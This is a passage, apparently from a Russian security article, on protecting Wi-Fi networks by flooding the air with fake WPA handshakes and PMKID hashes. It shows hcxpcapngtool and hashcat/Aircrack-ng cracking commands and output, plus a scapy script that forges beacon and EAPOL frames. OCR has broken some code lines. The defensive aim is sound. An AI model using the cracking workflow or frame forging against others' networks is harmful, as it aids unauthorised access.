
Но он еще не знает, с чем столкнулся... Захватив handshake, хакер поспешит их извлечь в форме хеша, подходящего для брутфорса. И тут начинается самое интересное. Если хакер запустит стандартную команду извлечения хешей, то он получит всего один из них.



```
┌──(root㉿kali)-[~]
└─# hcxpcapngtool bettercap-wifi-handshakes.pcap -o handshakes.txt > /dev/null

┌──(root㉿kali)-[~]
└─# cat handshakes.txt
WPA*02*495f79f66e719063d2665143856f9538*a89ced[redacted]*66b7ba[redacted]*436f7270*144cc4334cbeb1089425b0a7990b416f595241888e907cec1ab79f57a98b
60b4*0103007502010a000000000000000000175243fecdaf0e560e56330bdbcef28fdc9f0f29b5a08ecf7fc5178c2961341ac0000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000163014010000fac040100000fac040100000fac020000*00
```

Хакер извлекает из трафика ложный handshake


Как правило, при таких атаках предполагается, что по радиоэфиру пролетает верный хеш пароля к беспроводной сети и множество раз его захватывать нецелесообразно. Ведь чем больше хешей, тем дольше их подбор по словарю. Это означает, что, даже если в радиофире и пролетел хеш настоящего пароля, мы, скорее всего, его перезаписали своими фейковыми handshake. Давай посмотрим, что сбрутит хакер.



```
a226cf510a3151c4b4a4b166ea372c04:a89ced67841d:66b7ba2d017c:Corp:password!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: handshakes.txt
Time.Started.....: Sat Sep 13 05:41:23 2025 (0 secs)
Time.Estimated ...: Sat Sep 13 05:41:23 2025 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (wordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     1063 H/s (1.18ms) @ Accel:256 Loops:256 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 21/21 (100.00%)
Rejected.........: 0/21 (0.00%)
Restore.Point....: 0/21 (0.00%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: secretpass → wellington
```

Хакер подбирает неверный пароль к беспроводной сети

Совсем не тот пароль, что нужен для подключения к сети. Это один из фейковых handshake, что мы посылали в радиоэфир в самом начале. Похожая ситуация возникает, если хакер будет использовать классический инструмент Aircrack-ng.




```
                              Aircrack-ng 1.7

      [00:00:00] 4/20 keys tested (162.75 k/s)

      Time left: 0 seconds                                      20.00%

                        KEY FOUND! [ 12301230 ]


      Master Key     : AB 64 C1 0A 4A 77 CD C0 27 58 26 FD FD 64 F2 6A
                       1F 85 E7 80 38 EF 7C 6F 23 2F D9 CD 6C 21 4B 88

      Transient Key  : 27 11 A2 BF AB 18 00 72 53 68 27 61 8A 36 7A CE
                       96 B2 9A E3 7C 94 4C EE 51 CF 36 48 48 48 FE 96
                       BE 4F 7C DE 6A 99 64 0A 19 4C 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 49 46 14 FF C0 B2 58 17 E5 32 AA 9A 42 A1 D8 15
```

Хакер подбирает неверный пароль к беспроводной сети — реальный handshake перезаписан фейковым


Опять подобран не тот пароль. Разница тут в том, что по умолчанию hcxpcapngtool извлекает первый захваченный handshake из трафика для каждой пары STA-AP, тогда как Aircrack-ng берет последний. Все потому, что никто не ожидает подобного трюка. И в том и в другом случае у нас есть отличные шансы защитить точку доступа, ведь настоящий handshake будет пролетать точно не последним и, скорее всего, не первым, поскольку деаутентификация далеко не с первой попытки приводит к повторной аутентификации. В результате мы можем скрыть реальный handshake.

Но толковый хакер знает, что handshake не обязательно могут нести в себе правильный пароль. Тогда он может извлечь все возможные handshake из трафика и побрутить каждый из них.



```
┌──(root㉿kali)-[~]
└─# hcxpcapngtool bettercap-wifi-handshakes.pcap -o handshakes.txt --all > /dev/null

┌──(root㉿kali)-[~]
└─# head handshakes.txt
WPA*02*495f79f66e719063d2665143856f9538*a89ced[redacted]*66b7ba[redacted]*436f7270*144cc4334cbeb1089425b0a7990b416f595241888e907cec1ab79f57a98b
60b4*0103007502010a000000000000000000175243fecdaf0e560e56330bdbcef28fdc9f0f29b5a08ecf7fc5178c2961341ac0000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000163014010000fac040100000fac040100000fac020000*00
WPA*02*495f79f66e719063d2665143856f9538*a89ced[redacted]*66b7ba[redacted]*436f7270*144cc4334cbeb1089425b0a7990b416f595241888e907cec1ab79f57a98b
60b4*0103007502010a000000000000000000175243fecdaf0e560e56330bdbcef28fdc9f0f29b5a08ecf7fc5178c2961341ac0000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000163014010000fac040100000fac040100000fac020000*00
WPA*02*495f79f66e719063d2665143856f9538*a89ced[redacted]*66b7ba[redacted]*436f7270*144cc4334cbeb1089425b0a7990b416f595241888e907cec1ab79f57a98b
60b4*0103007502010a000000000000000000175243fecdaf0e560e56330bdbcef28fdc9f0f29b5a08ecf7fc5178c2961341ac0000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000163014010000fac040100000fac040100000fac020000*00
WPA*02*495f79f66e719063d2665143856f9538*a89ced[redacted]*66b7ba[redacted]*436f7270*144cc4334cbeb1089425b0a7990b416f595241888e907cec1ab79f57a98b
60b4*0103007502010a000000000000000000175243fecdaf0e560e56330bdbcef28fdc9f0f29b5a08ecf7fc5178c2961341ac0000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000163014010000fac040100000fac040100000fac020000*00
WPA*02*494614ffc0b25817e532aa9a42a1d815*a89ced[redacted]*66b7ba[redacted]*436f7270*7b8cbae361364766381dae36e616e69cfc63ad775a90808f0e5debb23b9a
e6c1*0103007502010a000000000000000000130adf2a765e78d479422d31c3bf5b6d352233f7e600a04884738adf30622c960000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000163014010000fac040100000fac040100000fac020000*00
WPA*02*494614ffc0b25817e532aa9a42a1d815*a89ced[redacted]*66b7ba[redacted]*436f7270*7b8cbae361364766381dae36e616e69cfc63ad775a90808f0e5debb23b9a
e6c1*0103007502010a000000000000000000130adf2a765e78d479422d31c3bf5b6d352233f7e600a04884738adf30622c960000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000163014010000fac040100000fac040100000fac020000*00
WPA*02*494614ffc0b25817e532aa9a42a1d815*a89ced[redacted]*66b7ba[redacted]*436f7270*7b8cbae361364766381dae36e616e69cfc63ad775a90808f0e5debb23b9a
e6c1*0103007502010a000000000000000000130adf2a765e78d479422d31c3bf5b6d352233f7e600a04884738adf30622c960000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000163014010000fac040100000fac040100000fac020000*00
WPA*02*494614ffc0b25817e532aa9a42a1d815*a89ced[redacted]*66b7ba[redacted]*436f7270*7b8cbae361364766381dae36e616e69cfc63ad775a90808f0e5debb23b9a
e6c1*0103007502010a000000000000000000130adf2a765e78d479422d31c3bf5b6d352233f7e600a04884738adf30622c960000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000163014010000fac040100000fac040100000fac020000*00
```

Хакер извлекает все захваченные handshake



```
fc2b8552032cad801ff9f4ce5b0000b1:a89ced[redacted]:66b7ba[redacted]:Corp:tangerine
ea3eeb43b63f89a9dc0dfcc3f8f1ce6a:a89ced[redacted]:66b7ba[redacted]:Corp:wellington
a226cf510a3151c4b4a4b166ea372c04:a89ced[redacted]:66b7ba[redacted]:Corp:password!
494614ffc0b25817e532aa9a42a1d815:a89ced[redacted]:66b7ba[redacted]:Corp:12301230
b6c31bb189e1032716feddf96bc38f78:a89ced[redacted]:66b7ba[redacted]:Corp:dirtbike
b4348798dd5774520313edd1cfb0d41b:a89ced[redacted]:66b7ba[redacted]:Corp:jordan123
70e6e89dfaeed71a9b3b05b5c490e4d6:a89ced[redacted]:66b7ba[redacted]:Corp:monkey101
18f86e09c30b2078936e096686b06462:a89ced[redacted]:66b7ba[redacted]:Corp:secretpass
634df94ceb5634424d1756075fc3d8e8:a89ced[redacted]:66b7ba[redacted]:Corp:gwapoako
f2853d19723bb6bc1eb52d078ca85570:a89ced[redacted]:66b7ba[redacted]:Corp:angelbaby
05bc41e3d9501fcd49a626716371def1:a89ced[redacted]:66b7ba[redacted]:Corp:pinklover
481495bc4bdd36b854d9529b1eacd7de:a89ced[redacted]:66b7ba[redacted]:Corp:southpark
05beec4a1549e483cff1fa12f240d940:a89ced[redacted]:66b7ba[redacted]:Corp:chloe123
e7cbda2dbf04db487a6d384a545efc48:a89ced[redacted]:66b7ba[redacted]:Corp:preston1
8730d9fa4a9effdfe32b332f0ba5aba3:a89ced[redacted]:66b7ba[redacted]:Corp:ilovejoey
495f79f66e719063d2665143856f9538:a89ced[redacted]:66b7ba[redacted]:Corp:triskelion
94e75eea6c5271526d6bb90a46dd2628:a89ced[redacted]:66b7ba[redacted]:Corp:shepherd
7d509fb8aaea42d5d23465439d302e03:a89ced[redacted]:66b7ba[redacted]:Corp:karinita

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: handshakes.txt
Time.Started.....: Sat Sep 13 05:42:27 2025 (0 secs)
Time.Estimated ...: Sat Sep 13 05:42:27 2025 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (wordlist.txt)
```

Хакер подбирает пароли ко множеству фейковых handshake

То есть брутить он будет те самые несуществующие пароли, которые мы отправляли в самом начале. Даже если правильный пароль затесался где-то среди остальных и хакер подобрал его, то придется потратить немало времени и сил, чтобы проверить каждый. Но мы можем отправить хакеру не двадцать handshake, а в сотни раз больше. Это вполне позволит защитить точку доступа даже с небезопасным словарным паролем.

В этом примере мы намеренно отправляли хакеру в радиоэфир словарные подбираемые пароли — чтобы, если твой пароль окажется взломан, он хотя бы мог затеряться среди фейковых. Но это лишь одна из возможных тактик.

Если ты уверен, что твои пароли стойкие и они выдержат брутфорс, то мы можем отправить хакеру случайно сгенерированные неподбираемые пароли. Вынудив хакера брутить десятки и сотни фейковых хешей, мы намеренно снижаем его вычислительные мощности и тем самым пропорционально уменьшаем его шансы на успех, защищая настоящий handshake от взлома.

Более того, заставить клиента отправить подлинный handshake можно далеко не с первого раза. Поэтому, приняв ложные handshake, хакер, возможно, прекратит дальнейшие атаки на целевую точку доступа, ошибочно полагая, что атака завершена успешно. Таким образом, у хакера не будет возможности оценить результат атаки деаутентификации.

ПРОТИВОДЕЙСТВУЕМ АТАКЕ ЗАХВАТА PMKID

Захват PMKID — достаточно распространенная атака, которой подвержены корпоративные точки доступа с большим покрытием. Суть атаки — в возможности получить похожий на handshake материал для локального брутфорса на очень больших скоростях, который потом позволит получить пароль от беспроводной сети. Атака немного отличается от предыдущей тем, что PMKID-хеш исходит уже не от клиента, а от точки доступа. Это делает атаку очень быстрой и нетребовательной — хакер буквально может проводить ее на ходу, двигаясь вдоль периметра компании. А все, что ему потребуется, — это просто пытаться подключаться ко всем точкам доступа.

Для противодействия сбору PMKID мы поступим аналогично тому, как действовали в предыдущем разделе. Мы будем отправлять хакеру фейковые PMKID-хеши.

Следующий скрипт умеет генерировать PMKID-хеши по произвольным парольным фразам и отправлять их в радиоэфир:

defence/wifi/prevent/m1.py

```python
#!/usr/bin/python3
from scapy.all import *
import hmac,hashlib
import random,string
from sys import argv

iface = argv[1]
ap = argv[2]
essid = argv[3]
sta = argv[4]
conf.verb = 0
COUNT = 20
WORDLIST = "/usr/share/wordlists/rockyou.txt"
words = open(WORDLIST).readlines(100000)

def get_password_brutable(min_len):
    attempts = 10
    while attempts:
        word = random.choice(words).strip().lower()
        if not "'" in word and min_len <= len(word):
            return word
        attempts -= 1

def get_password_unbrutable(len):
    return "".join(map(lambda _:random.choice(string.printable[:95]),
range(len)))

def beacon(ap, essid, count):
    WPA = 'ESS+privacy'
    RATE_1B = b"\x82"
    RATE_2B = b"\x84"
    RATE_5_5B = b"\x8b"
    RATE_11B = b"\x96"
    CHANNEL = 1
    beacon = RadioTap()/Dot11(type=0, subtype=8, addr1='ff:ff:ff:ff:
ff:ff', addr2=ap, addr3=ap)/\
        Dot11Beacon(cap=WPA)/\
        Dot11Elt(ID='SSID',info=essid, len=len(essid))/\
        Dot11Elt(ID='Rates', info=RATE_1B+RATE_2B+RATE_5_5B+RATE_11B)
/\
        Dot11Elt(ID='ERPinfo', info=b"\x04")/\
        Dot11Elt(ID='DSset', info=int(CHANNEL).to_bytes(1,'big'))/\
        Dot11Elt(ID=48, len=20, info=b'\x01\x00\x00\x0f\xac\x04\x01\
x00\x00\x0f\xac\x04\x01\x00\x00\x0f\xac\x02\x00\x00')
    sendp(beacon, iface=iface, inter=0.01, count=count, verbose=False
)

def m1(ap, sta, count):
    def get_rand(n):
        o = b''
        for _ in range(n):
            o += int(random.random()*255).to_bytes(1, 'big')
        return o
    def b(mac):
        o = b''
        for m in mac.split(':'):
            o += int(m, 16).to_bytes(1, 'big')
        return o
    def calculate_pmkid(password, ap, essid, sta):
        pmk = hashlib.pbkdf2_hmac("sha1", password.encode("utf-8"),
essid.encode(), 4096, 32)
        pmkid = hmac.new(pmk, b"PMK Name" + b(ap) + b(sta), hashlib.
sha1).digest()[:16]
        return pmkid

    #password = get_password_brutable(8)
    password = get_password_unbrutable(8)
    print(f"[*] send {password}")
    eapol_data_4 = bytearray(95+22)
    eapol_data_4[0:1] = b"\x02" # Key Description_type
    eapol_data_4[1:3] = b"\x00\x8a" # Key Information
    eapol_data_4[3:5] = b"\x00\x10" # Key Length
    eapol_data_4[5:13] = b"\x00\x00\x00\x00\x00\x00\x00\x00" #
Replay Counter
    eapol_data_4[13:45] = get_rand(32) # WPA Key Nonce
    eapol_data_4[45:61] = b"\x00"*16 # Key IV
    eapol_data_4[61:69] = b"\x00"*8 # WPA Key RSC
    eapol_data_4[69:77] = b"\x00"*8 # WPA Key Id
    eapol_data_4[77:93] = b"\x00"*16 # WPA Key Mic
    eapol_data_4[93:95] = b"\x00\x16" # WPA Key Data Length
    eapol_data_4[95:117] = b"\xdd\x14\x00\x0f\xac\x04" +
calculate_pmkid(password, ap, essid, sta) # WPA Keys Data (PMKID)
    m1 = RadioTap() / Dot11(proto=0, FCfield=2, addr1=sta, addr2=ap,
addr3=ap, subtype=8, SC=0, type=2, ID=55808) \
        / Dot11QoS(TID=6, TXOP=0, EOSP=0) \
        / LLC(dsap=0xaa, ssap=0xaa, ctrl=0x3) \
        / SNAP(OUI=0, code=0x888e) \
        / EAPOL(version=2, type=3, len=95+22) / bytes(eapol_data_4)
    sendp(m1, iface=iface, count=count, inter=0.01, verbose=False)

for _ in range(COUNT):
    beacon(ap, essid, 5)
    m1(ap, sta, 10)
```

Все, что нужно для обмана хакерского ПО, — это отправить всего два радиопакета: beacon и EAPOL M1. Давай подключим этот prevent-прием к детекту:

